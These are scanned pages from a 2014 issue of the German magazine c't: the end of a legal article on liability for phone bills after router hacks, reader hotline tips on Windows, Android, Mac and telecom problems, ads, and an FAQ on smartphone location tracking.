- Über neue FRITZ!OS-Versionen informieren und neue Versionen automatisch installieren: Die FRITZ!Box informiert Sie über neue FRITZ!OS-Versionen. Zusätzlich wird jede neue Version automatisch installiert. Die FRITZ!Box wählt dazu einen geeigneten Zeitpunkt aus, z.B. nachts. Während der Installation werden die Internet- und Telefonieverbindungen kurzzeitig unterbrochen. Im Sinne des technischen Fortschritts können in einer neuen Version einzelne Funktionen verändert und in seltenen Fällen inkompatibel zum Ursprung sein.

[Übernehmen](#) [Abbrechen](#)

an, kann man dem Nutzer ohne Weiteres zuladen, Unbefugten den Zugriff auf den Router durch die Vergabe eines geeigneten individuellen Passworts zu versperren. Diese Anforderungen hat der BGH auch bereits hinsichtlich der Haftung für über den WLAN-Anschluss durch unbefugte Dritte begangene Urheberrechtsverletzungen aufgestellt [5]. Auch dass der Kunde die Zugangsdaten des Providers unter Verschluss hält, wird man erwarten können.

Allerdings schützt ein noch so sicheres Passwort nicht davor, dass es Angreifern unter Ausnutzung von Sicherheitslücken der Router-Firmware gelingt, auf im Gerät gespeicherte Passwörter und Zugangsdaten zuzugreifen oder die Daten auf einem anderen Wege einzusehen. Da der durchschnittliche Benutzer eines Routers Sicherheitslücken der Software nicht selbst erkennen geschweige denn schließen kann, ist ihm deren Bestehen grundsätzlich nicht vorzuwerfen. Im Gegenteil: Der Nutzer darf sich darauf verlassen, dass ein im Handel oder vom Provider erworbenes Gerät zum Kaufzeitpunkt softwareseitig bestmöglich gegen Zugriffe von außen abgesichert ist.

Erfahrungsgemäß ist fehlerfreie Software jedoch ein Wunschtraum, während in der Realität Hacker und Softwarehersteller wie Hase und Igel um das Auffinden von Sicherheitslücken konkurrieren. Das Ergebnis sind Sicherheitswarnungen und Software-Updates, um erkannte Lücken zu schließen. Festnetzkunden, deren Provider die Nutzung eines Routers vorgibt und die Aktualisierung der Software per Fernzugriff selbst in die Hand nimmt, können sich entspannt zurücklehnen. Sie dürfen über die gesamte Vertragslaufzeit davon ausgehen, dass sich ihr Router auf dem neuesten Stand der Technik befindet.

Was aber ist mit denen, die selbst einen Router gekauft haben? Müssen diese Kunden sich fortwährend aktiv über mögliche Sicherheitslecks oder verfügbare Software-Updates informieren? Wohl kaum, wenn man sich die Rechtsprechung des BGH näher anschaut. Im bereits genannten Urteil zur WLAN-Haftung hielt es das Gericht für eine unzumutbare Belastung privater Anschlussinhaber, wenn diese verpflichtet wären, die Sicherheit des Netzwerks stets dem neuesten Stand der Technik anzupassen und hierfür sogar noch Geld in die Hand zu nehmen. Und auch in

einem Urteil aus dem Jahr 2006 stellte der BGH fest, eine Festnetzkundin sei nicht verpflichtet, sich ständig über die auf dem TK-Markt angebotenen Dienstleistungen auf dem Laufenden zu halten und sich umgehend auf neue technische Möglichkeiten der Nutzung ihres Telefonanschlusses einzustellen. Dies würde die Anforderungen selbst an einen besonders gewissenhaften Telefonkunden überspannen.

Es spricht also einiges dafür, anzunehmen, dass an den Durchschnittsnutzer keine allzu hohen Anforderungen gestellt werden dürfen. Solange kein konkreter Anlass besteht, wird er sich nicht regelmäßig in Fachzeitschriften oder auf den Internetseiten von Routerherstellern oder Providern über mögliche Gefahren oder Updates informieren müssen. Auf der anderen Seite ist dem Verbraucher auch keine Vogel-Strauß-Taktik zu empfehlen. Wer öffentliche Sicherheitswarnungen der Hersteller oder Provider ignoriert, läuft Gefahr, am Ende Fahrlässigkeit vorgeworfen zu bekommen.

## Rettungsanker

Macht der Festnetzkunde geltend, dass ein Missbrauch ihm nicht zuzurechnen sei, ist er nachweispflichtig. Das bedeutet streng genommen, dass er beweisen müsste, dass sein Router gehackt wurde und ein Dritter auf diese Weise für die hohe Telefonrechnung gesorgt hat. Diesen Beweis sicher zu erbringen wird dem Durchschnittsnutzer jedoch regelmäßig unmöglich sein. Allzu hohe Anforderungen darf man an den Nachweis daher nicht stellen. Wer zum Beispiel in der Presse oder in Internetforen Berichte anderer Betroffener ausfindig machen kann, dürfte gute Chancen haben, den Kopf aus der Schlinge zu ziehen. Gleches gilt, wenn der Anschluss zum Beispiel während eines Urlaubs von niemandem vor Ort genutzt werden konnte oder die durch den Hacker verursachten Kosten jeden Rahmen normaler Nutzung sprengen.

Und selbst wenn sich der Verbraucher eine unbefugte Nutzung seines Routers zurechnen lassen muss, bedeutet das noch nicht, dass er die geforderten Telekommunikationsentgelte in voller Höhe bezahlen muss. Der Rettungsanker nennt sich „vertragliche Nebenpflicht“ und bedeutet, dass der Anbieter verpflichtet ist, Schaden von seinen Kunden abzuwenden.

**Nach dem Router-Hack vom Frühjahr hat AVM eine Auto-Update-Funktion eingepflegt, die dafür sorgt, dass künftige Sicherheitslücken schnell gestopft werden können.**

Die Grundlage für diese Schutzpflicht im Rahmen von Telekommunikationsverträgen sieht der BGH in der überlegenen Sachkunde der Anbieter gegenüber seinen Kunden. Der Anbieter kann aufgrund seiner technischen Möglichkeiten unmittelbar erkennen, dass das Nutzungsverhalten und die Kostenentwicklung des Kundenanschlusses aus dem Ruder laufen. In solchen Fällen sieht der BGH die Pflicht, den Kunden zu schützen, sei es durch eine Warnung oder, soweit geboten, auch durch kurzfristige Sperre des Anschlusses bis zur Klärung der Angelegenheit. Unterlässt der Anbieter dies, kann er entstandene Kosten nicht vom Kunden verlangen.

Spätestens wenn eine Warnung durch den Anbieter eintrifft oder wenn der Nutzer auf anderem Wege von einem Missbrauch erfährt, zum Beispiel durch Erhalt der nächsten Monatsrechnung, liegt der Ball jedoch im Feld des Kunden. Dieser muss dann unverzüglich geeignete Maßnahmen ergreifen, um einen weiteren Missbrauch seines Anschlusses zu verhindern. Notfalls muss er ihn außer Betrieb nehmen oder sperren lassen, bis die Fehlerursache erkannt und beseitigt ist. Auch darauf weist der BGH ausdrücklich hin.

Bezüglich der Haftungsfragen bei Router-Hacks besteht aufgrund zahlreicher juristischer Unwägbarkeiten erhebliches Konfliktpotenzial. Verbraucher sollten daher möglichst keine vermeidbare Angriffsfläche für Hacker bieten und sich regelmäßig – zum Beispiel per Newsletter – beim Hersteller über Neuigkeiten zum Produkt informieren. Verfügbare Software-Updates sollten sie schnellstmöglich installieren. Ideal ist eine Auto-Update-Funktion. Sofern vorhanden sorgt diese dafür, dass kritische Updates schnell und ohne weiteres Zutun des Nutzers installiert werden. Darüber hinaus sollte man die Anzahl teurer Mehrwert- und Premiumdienste sowie Auslandsverbindungen beim Provider auch ohne konkreten Anlass sperren lassen, wenn man an derartigen Leistungen kein Interesse hat. Bei einigen VoIP-Angeboten sind solche Sperren voreingestellt, um Anbieter und Kunden vor Missbrauch zu schützen. Ist das Kind in den Brunnen gefallen, sollte man sich rechtlich beraten lassen und die Telefonrechnung binnen acht Wochen nach Erhalt schriftlich beanstanden. (uma)

## Literatur

- [1] Ronald Eikenberg, Risiko Router, Kriminelle nehmen Router ins Visier, c't 9/14, S. 82
- [2] Router gehackt, Moerser erhält Horror-Telefonrechnung, WAZ online, 28. 1. 2014, www.der-westen.de/staedte/-id8922516.html
- [3] BGH, Urteil vom 16.3.2006, Az. III ZR 152/05 zu 16 TKV
- [4] BGH, Urteil vom 19.7.2012, Az. III ZR 71/12
- [5] BGH, Urteil vom 12.5.2010, Az. I ZR 121/08

# HOTLINE

## Wir beantworten IHRÉ FRAGEN.

Konkrete Nachfragen zu Beiträgen in der c't bitte an **xx@ct.de** (wobei „xx“ für das Kürzel am Ende des Artikeltextes steht). Allgemeine Anfragen bitte an **hotline@ct.de**.

Alle bisher in unserer Hotline veröffentlichten Tipps und Tricks finden Sie unter [www.ct.de/hotline](http://www.ct.de/hotline).

Sie erreichen unsere Redakteure jeden Werktag zwischen 13 und 14 Uhr unter der Rufnummer **0511/5352-333**.

Die Redaktion behält sich vor, Zuschriften gekürzt zu veröffentlichen.

### Android-Treiber für Entwickler

**?** Ich will unter Windows Android-Apps entwickeln. Mein Android-Smartphone habe ich dazu in den Entwickler-Modus versetzt, aber die Entwicklungsumgebung erkennt es nicht. Wo finde ich passende Treiber vom Gerätehersteller?

**!** Inzwischen sind die von Google bereitgestellten Treiber so gut, dass es einen Versuch wert ist, diese zu installieren, bevor Sie sich beim Gerätehersteller auf die Suche machen. Gehen Sie dazu in den SDK-Manager und installieren Sie unten unter Extras den „Google USB Driver“.

Windows findet den Treiber allerdings nicht automatisch, sondern Sie müssen ihn für jedes Gerät einzeln zuordnen – und das nach größeren Firmware-Updates erneut. Hierzu ist der umständlichste Windows-Weg erforderlich: Schließen Sie das Android-Gerät an, gehen Sie in den Gerätemanager und rechtsklicken Sie aufs unbekannte USB-Gerät. Dann „Treibersoftware aktualisieren“, dann unten „Auf dem Computer nach Treibersoftware suchen“, dann wieder unten „Aus einer Liste“ auswählen. Im folgenden Fenster klicken Sie „weiter“, dann auf den „Datenträger“, und dann schließlich auf „Durchsuchen“. Navigieren Sie dann zum Verzeichnis des Android-SDK und dort in /sdk/extras/google/usb\_driver, wählen Sie dort android\_winusb.inf. Nach ein paar OKs bietet Windows Ihnen drei Treiber an; wählen Sie das Android ADB Interface. Die folgende Windows-Warnung ignorieren Sie, und wenn alles gut geht, taucht das Gerät nach wenigen Sekunden in der Android-Entwicklungsumgebung auf.

Erst wenn der Google-Treiber nichts bringt, benötigen Sie einen gerätespezifischen Treiber. Den finden Sie über eine Google-Suche nach „ADB driver <Gerätename>“ meist schneller, als wenn Sie sich durch die Support-Seiten des Herstellers wählen. Einige Treiber hat Google auf <http://developer.android.com/tools/extras/oem-usb.html> zusammengestellt. (jow)

der Sie sortieren können durch Klick auf die Titelzeile. Und dann sollten alle gelöschten Nachrichten am Stück oben oder unten zu finden sein.


Das Ganze klappt allerdings nur, wenn Sie mit Thunderbird arbeiten oder wenn Ihre Mails auf einem IMAP-Server liegen. Auf lokal gespeicherte Mails eines anderen Programms haben Sie mit Thunderbird keinen Zugriff. (jow)

### Mail-Papierkorb sortieren

**?** Meine Löschen-Taste hat im Mail-Programm geprellt und jetzt ist der Posteingang leer. Glücklicherweise liegen die Mails noch im Papierkorb, aber wie finde ich nun die gerade gelöschten Mails in den tausenden dort?

**!** Einige Mail-Programme können den gelöschten Ordner nach Eingangsreihenfolge sortieren, beispielsweise Thunderbird.

Gehen Sie dazu in den Papierkorb, klicken Sie in der Mail-Liste auf das Icon oben rechts über dem Scrollbalken und wählen Sie die Spalte Eingangsreihenfolge. Dann erscheint eine Spalte mit uninformativen Zahlen, nach



Thunderbird kann gelöschte Mails nach Löschenreihenfolge sortieren, sodass man irrtümliche Massenlöschungen schnell behebt.

### Programm ohne Admin-Rechte starten

**?** Um schnell MD5-, SHA-1- und SHA256-Hashes von Dateien berechnen zu können, habe ich mir das Programm Quick Hash GUI von Ted Smith besorgt. Es funktioniert prima, hat aber einen kleinen Schönheitsfehler: Immer wenn ich es starte, meldet sich die Benutzerkontensteuerung und will eine Bestätigung dafür, dass das Programm mit Administratorrechten laufen darf. Die braucht es aber zum Scannen normaler Dateien gar nicht; ich vermute, es besorgt sie sich vorsorglich, um Hashes über ganze Festplatten berechnen zu können.

Starte ich das Programm unter einem eingeschränkten Benutzerkonto, bleibt die UAC-Frage jedenfalls aus und das Tool gibt sich mit normalen Rechten zufrieden. Anders als unter dem Konto, das ich normalerweise benutze und das zur Benutzergruppe Administratoren gehört, funktioniert dann auch Drag & Drop von Dateien aus dem Explorer. Gibt es eine Möglichkeit, das Programm auch unter einem Administratorkonto mit eingeschränkten Rechten laufen zu lassen?

**!** Dass sich Ihr Tool unter Benutzerkonten mit und ohne Administratorrechten so unterschiedlich verhält, liegt daran, dass es in seinem eingebetteten Manifest den Eintrag <requestedExecutionLevel level="highestAvailable"> trägt, der immer die höchsten für das jeweilige Konto verfügbaren Rechte fordert. Bei Programmen, die keine Admin-Rechte brauchen, steht dort level="asInvoker".

Diese Option können Sie Ihrem Programm auch nachträglich mithilfe eines Registry-Eintrags unterjubeln: Navigieren Sie mit dem Programm regedit zum Schlüssel HKEY\_CURRENT\_USER\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers; wenn es den Schlüssel Layers noch nicht gibt, müssen Sie ihn neu erstellen. Innerhalb des Schlüssels erzeugen Sie einen neuen Zeichenfolgen-Wert und benennen ihn mit dem vollständigen Pfad zu der exe-Datei Ihres Tools. Als Wert tragen Sie


RUNASINVOKER ein. Der Fix wirkt sich direkt beim nächsten Start des Programms aus; ein Windows-Neustart ist nicht nötig. Per Rechtsklick und „Als Administrator ausführen“ können Sie Ihr Tool bei Bedarf wie gehabt mit vollen Rechten starten. (hos)

## Kein Windows-8.1-Update auf dem Mac

**?** Ich möchte die Boot-Camp-Partition auf meinem MacBook Pro 17" (2011) von Windows 8 auf Windows 8.1 aktualisieren. Zunächst scheint alles zu funktionieren, doch zum Schluss bricht der Installer mit der Meldung ab, das Update sei nicht erfolgreich gewesen und zeigt den Fehlercode 0xC1900101 – 0x20017. Dann wird der Ausgangszustand wiederhergestellt.

**!** Die Fehlermeldung spricht dafür, dass ein alter Gerätetreiber oder ein Systemtool das Update verhindert. Bringen Sie zunächst Windows und alle Treiber auf den neuesten Stand, indem Sie Windows Update aufrufen, es nach Aktualisierungen suchen lassen und alle gefundenen Updates installieren. Spielen Sie auch alle Treiber ein, die Windows Update Ihnen unter dem Eintrag „Optionale Downloads“ anbietet. Alternativ laden Sie sich mit der aktuellen Version der Boot-Camp-Support-Software die neueste Treibersammlung für Ihren Mac direkt von Apple herunter.

Anschließend deinstallieren Sie vorübergehend Systemoptimierungstools wie die TuneUp-Utilities in der Systemsteuerung unter „Programme und Features“. Der HFS+-Treiber von Paragon bringt das Windows-Update ebenfalls oft aus dem Tritt, ebenso ältere Versionen des Virtualisierers Parallels Desktop. In manchen Fällen haben auch Desktop-Anpassungen, die den



Microsofts Installationsprogramm stellt sich bei veralteten Treibern quer und lässt das Update fehlschlagen.

Windows-Desktop wie OS X aussehen lassen, das Update blockiert. Deshalb sollten Sie solche Tools vor der Aktualisierung ebenfalls entfernen. Nun sollte das Upgrade klappen und bei Bedarf können Sie die deinstallierten Komponenten wieder installieren – am besten in der neuesten verfügbaren Version. (bkr)

## DECT mit mehreren Basen

**?** In c't 23/14 stellen Sie das VoIP-Schnurlostelefon Gigaset C430A IP vor und weisen darauf hin, dass die Abdeckung durch Aufstellen weiterer Basen verbessert werden kann. Funktioniert das Roaming zwischen den Basen automatisch? Kann man die Basen parallel bei demselben Provider für dieselben Rufnummern registrieren?

**!** Ja, Sie können dasselbe SIP-Konto auf mehreren Basen einrichten. Wenn Sie ein Mobilteil bei mehreren Basen anmelden und seine Verbindungswahl auf „Beste Basis“ stellen, sucht es sich automatisch die mit dem besten Empfang aus. Jedoch funktioniert das Roaming nicht nahtlos während eines Gesprächs. Solch erweiterte Mobilität bringen erst DECT-Repeater. (ea)

## IPv6 bei Telekom-VDSL reaktivieren

**?** Nach einem Wechsel in einen All-IP-Tarif konnte ich an meinem T-VDSL-Anschluss IPv6 im Dualstack ein halbes Jahr lang problemlos nutzen. Nachdem ich meinen Router aber kurz ausschalten musste, gab es anschließend kein IPv6 mehr. Anrufe bei der Hotline und der Störungsstelle waren keine Hilfe, die Mitarbeiter dort konnten mit meinem Problem nichts anfangen. Was kann ich noch unternehmen?

**!** Wenn Sie bei der Telekom einen Dienst kündigen, kann es vorkommen, dass in den für Sie hinterlegten Kundendaten das Merkmal „IPv6“ fälschlicherweise abgeschaltet wird. Probieren Sie dann, einen kostenlosen Dienst – beispielsweise einen „Inklusivnutzer“ – anzumelden und einen Tag später wieder abzumelden. Die Pause ist wichtig, weil das automatische Auffrischen der Kundenmerkmale in den Verteilern (DSLAMs) aus der zentralen Datenbank anscheinend nachts geschieht. Falls dann am nächsten Tag immer noch kein IPv6 zu sehen ist, lassen Sie den Router die Internetverbindung neu aufbauen. (Klaus Ditz/e)

**HERSTELLER von INDUSTRIE-PCs  
VEREDLER von INDUSTRIE-LCDs & PANEL-PCs**

Mehr als 30 Jahre **Lösungen für Kunden**  
schon heute für morgen

**sps ipc drives**   
Nürnberg, 25.-27.11.2014  
Besuchen Sie uns in Halle 8, Stand 8-427





**12 Volt only  
Technologie**

**AB SOFORT  
3 JAHRE  
VOR-ORT SERVICE  
KOSTENLOS  
MIT DABEI\***



## **Die wohl stromsparensten Desktop-PCs**

mit Intel® Core™ i5 Prozessor

bis zu 70% energieeffizienter

**nur 0,26%**  
**Ausfallquote**

bei über 9.000 verkauften 12 Volt-only PCs

Unsere Produkte sind im qualifizierten Fachhandel und bei vielen führenden Systemhäusern erhältlich.  
Erfragen Sie einen Händler in Ihrer Nähe.

**exone®**

Telefon: 07322 / 96 15 - 227

E-Mail: katharina.maier@exone.de

[www.12volt-only.de](http://www.12volt-only.de)

Praxis | Hotline

## **Wuala startet nicht unter OS X 10.10 Yosemite**


**?** Ich nutze auf meinem Mac den Cloud-Dienst Wuala. Nach dem Update auf OS X 10.10 startet der Client jedoch nicht mehr und meldet, dass das Java Runtime Environment (JRE) fehlt. Nachdem ich das aktuelle JRE 8u25 von der Oracle-Website heruntergeladen und installiert habe, bleibt der Fehler jedoch bestehen.

**!** Nach Angaben von LaCie, dem Betreiber von Wuala, liegt das Problem beim Java Runtime Environment (JRE). Mit dem umfangreicheren Java Developer Kit (JDK) tritt der Fehler nicht mehr auf. Das aktuelle JDK 8u25 finden Sie im folgenden c't-Link. Nach der Installation läuft Wuala auch unter OS X 10.10 einwandfrei. (chh)

**c't** JDK 8u25 zum Download: [ct.de/y9hf](http://ct.de/y9hf)

## **Android-Dateimanager**

**?** Einige Apps zeigen beim Laden oder Speichern von Dateien ein Auswahlfenster von Android an. Da sehe ich allerdings nur das Download-Verzeichnis und installierte Cloud-Dienste wie Google Drive. Wie kann ich darüber auf andere Dateien beispielsweise auf meiner SD-Karte zugreifen?



Die Dateiauswahl ab Android 4.4 zeigt auch SD-Karten und auf vielen Geräten USB-Speicher an, wenn man das in den Einstellungen aktiviert.

**!** Diesen Datei-Picker gibt es seit Android 4.4, es nutzen ihn allerdings noch nicht viele Apps. Er erlaubt es Apps, transparent auf lokale und auf Cloud-Dateien zuzugreifen.

Standardmäßig blendet Android dort nur das Download-Verzeichnis des internen Speichers und die installierten Cloud-Dienste ein, die zum Picker kompatibel sind; je nach Dateityp kommen weitere Verzeichnisse hinzu, beispielsweise die Foto-Ordner.

Apps, die den Datei-Picker nutzen, können darüber auch auf weitere Speicherorte zugreifen: Rufen Sie dafür bei geöffnetem Picker das Einstellungsmenü auf (je nach Gerät drei Punkte oben rechts, ein ständig eingeblendetes Menü unten oder per Menü-Taste) und wählen Sie den Eintrag „Einstellungen“ und setzen dort das Häkchen hinter „Erweiterte Geräte anzeigen“. Nun sollten der interne Speicher und, falls vorhanden, eine SD-Karte und USB-Speicher angezeigt werden. (jow)

## **Surface Pro 3 bootet nicht vom Stick**

**?** Ich habe mir wie in c't 25/13 auf Seite 196 beschrieben einen USB-Stick zum Installieren von Windows erstellt. Doch mein Surface Pro 3 weigert sich, davon zu booten: Es erscheint stattdessen stets eine Fehlermeldung, der zufolge der BCD falschen Bootcode enthält (Fehlermeldung 0xc000000f).

**!** Sofern beim Erstellen des Sticks nichts schiefgegangen ist, ist der Bootloader an sich in Ordnung. Bei unseren Tests war stets etwas anderes die Ursache: eine zusätzlich im Surface 3 Pro steckende SD-Karte. Sobald wir diese wieder entfernen, bootete das Gerät anschließend anstandslos vom Stick. (axv)

## **SIM-Karte auf Mikro-Format stanzen**

**?** Ich möchte eine alte SIM-Karte mit einer handelsüblichen Stanze eines Bekannten von Normal- auf Mikro-Format bringen, weil mein Provider hohe Gebühren für eine neue Karte verlangt. Dabei würde ich aber die Metallkontakte der Karte anschneiden. Mache ich sie damit kaputt?

**!** Das Anschneiden der Kontaktflächen beschädigt die Karte meist nicht, denn der deutlich kleinere Chip sitzt in der Regel in der Mitte der Karte.

Wenn beim Stanzen Metallteile der Karte angeschnitten werden, sollten Sie aber darauf achten, dass keine Metallspäne auf den Kontaktflächen verbleiben, die Kurzschlüsse auslösen könnten. Falls Sie eine bis in die Kontaktfläche hinein gestutzte Karte in einen metallenen Gerätehalter legen, empfiehlt es sich, den angeschnittenen Rand seitlich mit Klebe-



Unsere aufs Mikro-Format gestanzte SIM funktionierte problemlos. Damit die Metallränder keine Kurzschlüsse am SIM-Schacht des Telefons hervorrufen, sollte man die Ränder mit Klebeband oder Lack isolieren.

band oder Lack zu isolieren, um einen Kurzschluss zu verhindern. Vor dem Stanzen sollten Sie auch unbedingt Ihre Daten sichern. Nur wenn alles schiefgeht, müssen Sie in den sauren Apfel beißen und eine neue SIM-Karte im richtigen Format bestellen. (uma)

der aktuellen iOS-Version 1.9.5 können Sie das ID-Backup auch in das „Geräte-Backup“ aufnehmen und dann nach Eingabe des Passworts direkt auf dem daraus wiederhergestellten, neuen Gerät importieren. Der Schritt mit dem Einscannen des QR-Codes entfällt dann. Falls Sie bereits eine neue ID angelegt haben sollten, vergessen Sie nicht, von dieser die Telefonnummer und E-Mail-Adresse zu entfernen, bevor Sie sie löschen. Sonst wird der Threema-Server anderen Anwendern diese ID weiterhin anzeigen, wenn diese Ihre Kontaktdaten gespeichert haben. (ju)

## Sekundengenaue Soundcloud-Links

**?** Ich möchte auf Facebook einen Song von Soundcloud posten. Dummerweise kommt der in einem längeren Mix vor. Ich finde es blöd, drunter zu schreiben, an welche Stelle man spulen soll. Geht das auch eleganter?

**!** Sie können bei Soundcloud auch einen Link auf einen beliebigen Zeitpunkt innerhalb eines Songs setzen. Dafür müssen Sie lediglich an die eigentliche URL eine Zeitmarke im Format „#t=MINUTEN:SEKUNDEN“ anfügen. Klickt man auf solch einen Link, öffnet sich die Soundcloud-Seite und die Wiedergabe des Songs beginnt genau an der gewünschten Stelle. (spo)

## Threema auf neues Handy umziehen

**?** Als ich nach meinem Umzug auf ein neues Handy Threema das erste Mal startete, hat das Programm eine neue Identität angelegt und dafür auch neue Keys erzeugt. Damit sind aber all meine Bestätigungen weg und ich muss allen Leuten wieder meine ID bestätigen. Geht das nicht eleganter?

**!** Sie können ein Backup Ihrer alten ID erstellen und in das neue Gerät importieren. Das enthält dann auch die Schlüssel. Dazu gehen Sie auf „Meine ID“ und erstellen dann ein mit einem Passwort gesichertes Backup. Das enthält dann neben einer langen Zeichenfolge auch einen QR-Code, den Sie mit Threema mit dem neuen Gerät einscannen können, um die ID zu importieren. Ab



Bei Android kann man die ID in den Einstellungen unter der Rubrik „Sichern und Löschen“ exportieren.

ab  
**199 €**  
netto monatlich<sup>1)</sup>

**m** eine sichere Verbindung

Besser vernetzt mit M-net IP-VPN über den eigenen MPLS-Backbone.

Niederlassung München  
Emmy-Noether-Straße 2  
80992 München  
Tel.: 0800 7767887  
geschaeftkunden@m-net.de

[m-net.de/ipvpn](http://m-net.de/ipvpn)



1) Angebot gültig vom 01.10.14 bis 31.01.15 nur für Neubestellungen mit 36 Monaten Mindestvertragslaufzeit. Preis zzgl. MwSt. Enthalten sind max. vier Standorte, ein Standort mit 4,6 Mbit/s SDSL und höchstens drei weitere Standorte mit max. 2,3 Mbit/s SDSL.

# FAQ

Achim Barczok

## Ortung auf dem Smartphone

### Antworten auf die häufigsten Fragen

#### Mobilfunkprovider

**?** Wie kann ich verhindern, dass mein Mobilfunk-Provider mitbekommt, wo ich bin?

**!** Solange Ihr Smartphone im Mobilfunknetz eingebucht ist, weiß Ihr Mobilfunk-Provider prinzipiell, wo es sich befindet – zumindest grob. Ist das Smartphone außerdem aktiv (telefonieren, SMS schreiben etc.), können die Provider es je nach Dichte der umliegenden Mobilfunkmasten auf bis zu unter 100 Meter genau verorten. Die Mobilfunkprovider dürfen solche Daten nur in wenigen Ausnahmefällen längerfristig speichern, zum Beispiel zu Abrechnungszwecken. Die letzte Position innerhalb der Mobilfunkzellen liegt ihnen aber normalerweise immer vor, und sie können diese Daten an Behörden weitergeben, zum Beispiel im Falle eines Notfalls oder einer Überwachung.

Ist ein Smartphone nur grob zu orten, kann der Provider trotzdem eine genauere Position ermitteln, indem er das eingebuchte Gerät zu einem aktiven Verhalten zwingt. Dazu schickt er eine „stille“, also für den Nutzer unsichtbare SMS. Solche SMS werden vor allem von der Zollfahndung und dem Verfassungsschutz genutzt, um verdächtige Personen aufzuspüren; allein im ersten Halbjahr 2013 haben die Behörden über 250 000 solcher Ortsbestimmungen vorgenommen.

Gegen diese Ortung ist man weitestgehend machtlos. Man kann lediglich den Mobilfunk auf dem Handy so häufig wie möglich ausschalten oder eine SIM-Karte anonym erwerben (s. c't 24/14, S. 108), damit es für den Provider schwerer wird, der Smartphone-Position eine tatsächliche Person zuzuordnen.

#### Apple, Google, Microsoft

**?** Um Standortdaten auf dem Smartphone zu nutzen, soll ich sie dem Hersteller meines Betriebssystems weitergeben. Kann ich das deaktivieren?

**!** Moderne Smartphones benutzen für die Standortbestimmung eine Kombination aus GPS, WLAN und Mobilfunk. Die GPS-Ortung erfordert nur den im Smartphone integrierten Empfänger, und man gibt darüber seine eigene Position nicht preis. Für die Bestimmung per WLAN oder Mobilfunk nutzen Google, Apple und Microsoft Datenbanken für georeferenzierte WLAN-Hotspots und Mobilfunksender. Das Smartphone gleicht die

in der Umgebung gefundenen Hotspots und Masten mit der Datenbank ab und kann dadurch die eigene Position ermitteln. Das Verwenden dieser Datenbanken ist ein Geben und Nehmen: Wer seinen Standort herausfinden möchte, schickt anonymisierte Ortsdaten automatisch auch an den Betreiber zurück, der damit seine Datenbanken aktualisiert und außerdem weitere Dienste befüttert.

Auf Android-Geräten kann man die Ortung per WLAN/Mobilfunk ausschalten, sodass sie ihre Position nur noch über GPS ermitteln – dann gibt man die Ortsdaten auch nicht mehr an die Google-Datenbank weiter. Dazu müssen Sie unter Einstellungen/Standort den Punkt „Nur Gerät“ aktivieren. Bei iOS und Windows Phone geht das nicht; hier muss man die Ortung also komplett abschalten, wenn man die Standortweitergabe an den Hersteller verhindern möchte.

#### Apps aus dem Store

**?** Haben Apps auf meinen Standort Zugriff? Wie finde ich heraus, ob sie meinen Standort an den App-Entwickler verschicken?



In iOS kann man die Weitergabe von Ortsdaten an Apps am besten überwachen und einschränken.

**!** Beim Umgang mit Ortsdaten in Apps gibt es große Unterschiede unter den Betriebssystemen. Eine iOS-App darf nur dann auf den Standort zugreifen, wenn man es ihr explizit erlaubt. Unter Datenschutz/Ortungsdienste kann man einsehen, welche Apps in letzter Zeit den Standort abgerufen haben. Und man kann Apps den Zugriff einzeln entziehen. Auch bei Windows Phone muss eine App nachfragen, wenn sie den Standort erfahren möchte. Das gewährte Recht kann man bei vielen Apps in den Einstellungen wieder wegnehmen, aber nicht bei allen.

Am schlechtesten gelöst hat Android die Weitergabe. Sobald eine App eine Funktion besitzt, die den Standortzugriff erfordert, wird dies bei der Installation kenntlich gemacht. Der Nutzer muss dann entscheiden, dem Zugriff pauschal zuzustimmen oder die App nicht zu installieren, selbst wenn er die entsprechenden Funktionen gar nicht benutzen möchte. Mit der App SRT AppGuard und auf Smartphones mit dem alternativen Android-System Cyanogenmod kann man Apps die Standortweitergabe nachträglich entziehen – riskiert damit aber, dass sie danach nicht mehr funktionieren. Unter Einstellungen/Standort zeigt Android 4.4 immerhin eine Liste mit allen Apps, die zuletzt den Standort abgerufen haben.

